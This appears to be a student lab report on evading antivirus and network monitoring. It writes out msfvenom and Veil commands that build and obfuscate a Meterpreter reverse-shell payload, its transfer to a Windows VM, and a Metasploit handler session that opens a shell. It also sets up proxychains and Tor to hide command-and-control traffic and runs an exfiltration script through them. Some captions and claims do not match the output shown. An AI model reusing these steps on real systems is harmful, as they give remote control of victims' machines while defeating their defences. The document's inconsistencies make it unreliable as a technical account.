Adversary Evasion Lab

Table of contents

List of Figures

List of Tables

1. Lab Objective

In this lab, msfvenom and Veil were used to generate and obfuscate a Meterpreter payload that successfully bypassed antivirus on the Windows VM. The payload maintained access while evading detection. Proxychains was configured on the Kali VM to route Metasploit's C2 traffic through Tor, concealing attacker activity and bypassing network monitoring.

2. Tools Used.

- Msfconsole
- Veil
- Tor
- proxychains

3. Recon Steps and Commands

3.1. Payload Obfuscation (msfvenom + Veil)

Step 1: Generate raw Meterpreter payload and send it to windows

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.43 LPORT=4444 -f exe -o /root/raw_payload.exe


Step 2: Obfuscate payload with Veil

Choose 1 for Python/Exe payloads

Select payload type: windows/meterpreter/reverse_tcp


Set LHOST = 192.168.1.43, LPORT = 4444

Generate payload



```
[c/meterpreter/rev_tcp>>]: set LHOST 192.168.1.43
[c/meterpreter/rev_tcp>>]: set LPORT 4444
[c/meterpreter/rev_tcp>>]: generate
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [>] Please enter the base name for output files (default is payload): payload
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [*] Language: c
 [*] Payload Module: c/meterpreter/rev_tcp
 [*] Executable written to: /var/lib/veil/output/compiled/payload.exe
 [*] Source code written to: /var/lib/veil/output/source/payload.c
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/payload.rc

Hit enter to continue...
```

Figure 3.1 Shows veil paylod being generated




```
┌──(kali㉿vbox)-[~]
└─$ cd /var/lib/veil/output/compiled

┌──(kali㉿vbox)-[/var/lib/veil/output/compiled]
└─$ ls
payload.exe

┌──(kali㉿vbox)-[/var/lib/veil/output/compiled]
└─$ 
```

Figure 3.2 Shows veil payload saved

Step 3: Transfer payload to Windows VM

From Kali:


scp payload.exe Windows@192.168.1.53:C:/Users/Public/



```
┌──(kali㉿vbox)-[/var/lib/veil/output/compiled]
└─$ scp payload.exe Windows@192.168.1.53:C:/Users/Public/
Windows@192.168.1.53's password:
payload.exe

┌──(kali㉿vbox)-[/var/lib/veil/output/compiled]
└─$ 
```

Figure 3.3 Shows payload being sent

On Windows VM, execute the payload manually.



```
Select Administrator: Windows PowerShell
indows PowerShell
opyright (C) Microsoft Corporation. All rights reserved.

ry the new cross-platform PowerShell https://aka.ms/pscore6
```

This PC > Local Disk (C:) > Users > Public

Name	Date modified
Public Documents	8/21/2025 3:11 AM
Public Downloads	12/7/2019 2:44 PM
Public Music	12/7/2019 2:44 PM
Public Pictures	12/7/2019 2:44 PM
Public Videos	12/7/2019 2:44 PM
fake_exfil	9/5/2025 10:09 PM
payload	9/11/2025 12:07 AM
payload_alerts	9/10/2025 11:37 PM
payload_monitor_csv	9/10/2025 11:36 PM

Figure 3.4 Shows payload being received by windows

3.2. Network Evasion (Proxy chains + Tor)

Step 1: Install Tor


On Kali:

sudo apt update

sudo apt install tor -y

sudo systemctl start tor


sudo systemctl enable tor




```
┌──(kali㉿vbox)-[~]
└─$ sudo systemctl status tor@default

● tor@default.service - Anonymizing overlay network for TCP
     Loaded: loaded (/usr/lib/systemd/system/tor@default.service; enabled-runtime; preset: disabled)
     Active: active (running) since Fri 2025-09-12 15:57:21 IST; 6s ago
 Invocation: 566665d287fd4937b4de483d796caa7c
    Process: 27514 ExecStartPre=/usr/bin/install -Z -m 02755 -o debian-tor -g debian-tor -d /run/tor (code=exited,
    Process: 27516 ExecStartPre=/usr/bin/tor --defaults-torrc /usr/share/tor/tor-service-defaults-torrc -f /etc/tor
   Main PID: 27518 (tor)
      Tasks: 9 (limit: 2264)
     Memory: 51.4M (peak: 51.9M)
        CPU: 972ms
     CGroup: /system.slice/system-tor.slice/tor@default.service
             ├─27518 /usr/bin/tor --defaults-torrc /usr/share/tor/tor-service-defaults-torrc -f /etc/tor/torrc --Ru
             └─27519 /usr/bin/obfs4proxy
```

Figure 3.5 Shows tor running

Step 2: Configure Proxychains




```
  GNU nano 8.6                                  /etc/proxychains.conf *
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see  chain_len) from the list.
# this option is good to test your IDS :)

# Make sense only if random_chain
#chain_len = 2

# Quiet mode (no output from library)
#quiet_mode

^G Help       ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line M-E Redo
```



```
  GNU nano 8.6                                          /etc/proxychains.conf *

# Proxy DNS requests - no leak for DNS data
proxy_dns

# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 9050
```

Figure 3.6 Shows proxy chain configurtions

Step 3: Launch Metasploit



```
┌──(kali㉿vbox)-[~]
└─$ proxychains curl ifconfig.me
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  ifconfig.me:80  ...  OK
80.94.92.99

┌──(kali㉿vbox)-[~]
└─$ proxychains python exfil_script.py
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Hello how do you do?!
```

Figure 3.7 Shows check for proxychains

In msfconsole:

use exploit/multi/handler


set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.1.43 (kali ip)

set LPORT 4444

exploit

Metasploit now listens for incoming connections via Tor, hiding your Kali VM IP.



```
        back              Go back to Veil-Evasion
        exit              Completely exit Veil
        generate          Generate the payload
        options           Show the shellcode's options
```

```
┌──(kali㉿vbox)-[~]
└─$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

IIIIII    dTb.dTb
  II     4'  v  'B
  II     6.     .P
  II     'T;. .;P'
  II      'T; ;P'
IIIIII     'YvP'

I love shells --egypt


       =[ metasploit v6.4.84-dev                          ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.43
LHOST ⇒ 192.168.1.43
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.43:4444
[*] Sending stage (177734 bytes) to 192.168.1.53
[*] Meterpreter session 1 opened (192.168.1.43:4444 → 192.168.1.53:50065) at 2025-09

meterpreter >
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6
```

Name	Date modified
Public Documents	8/21/202
Public Downloads	12/7/20
Public Music	12/7/20
Public Pictures	12/7/20
Public Videos	12/7/20
fake_exfil	9/5/202
payload	9/11/202
payload_alerts	9/10/202
payload_monitor_csv	9/10/202

Figure 3.8 Shows recon commands for brute_hosts

4. Log Table

Payload ID	***Type***	***AV Detection***	***Notes***
PID001	Meterpreter	Bypassed	Tor bootstrapped successfully via obfs4 bridge "GoldenTorBridge"

Table 3.1 Shows Log Results

5. Summary

The Advanced Evasion Lab demonstrated payload obfuscation and network evasion techniques. Using msfvenom and Veil, a Meterpreter payload was encoded to evade AV on the Windows VM. Proxy chains routed C2 traffic from the Kali VM through Tor, masking attacker origin and bypassing network controls, ensuring stealthy and persistent communication.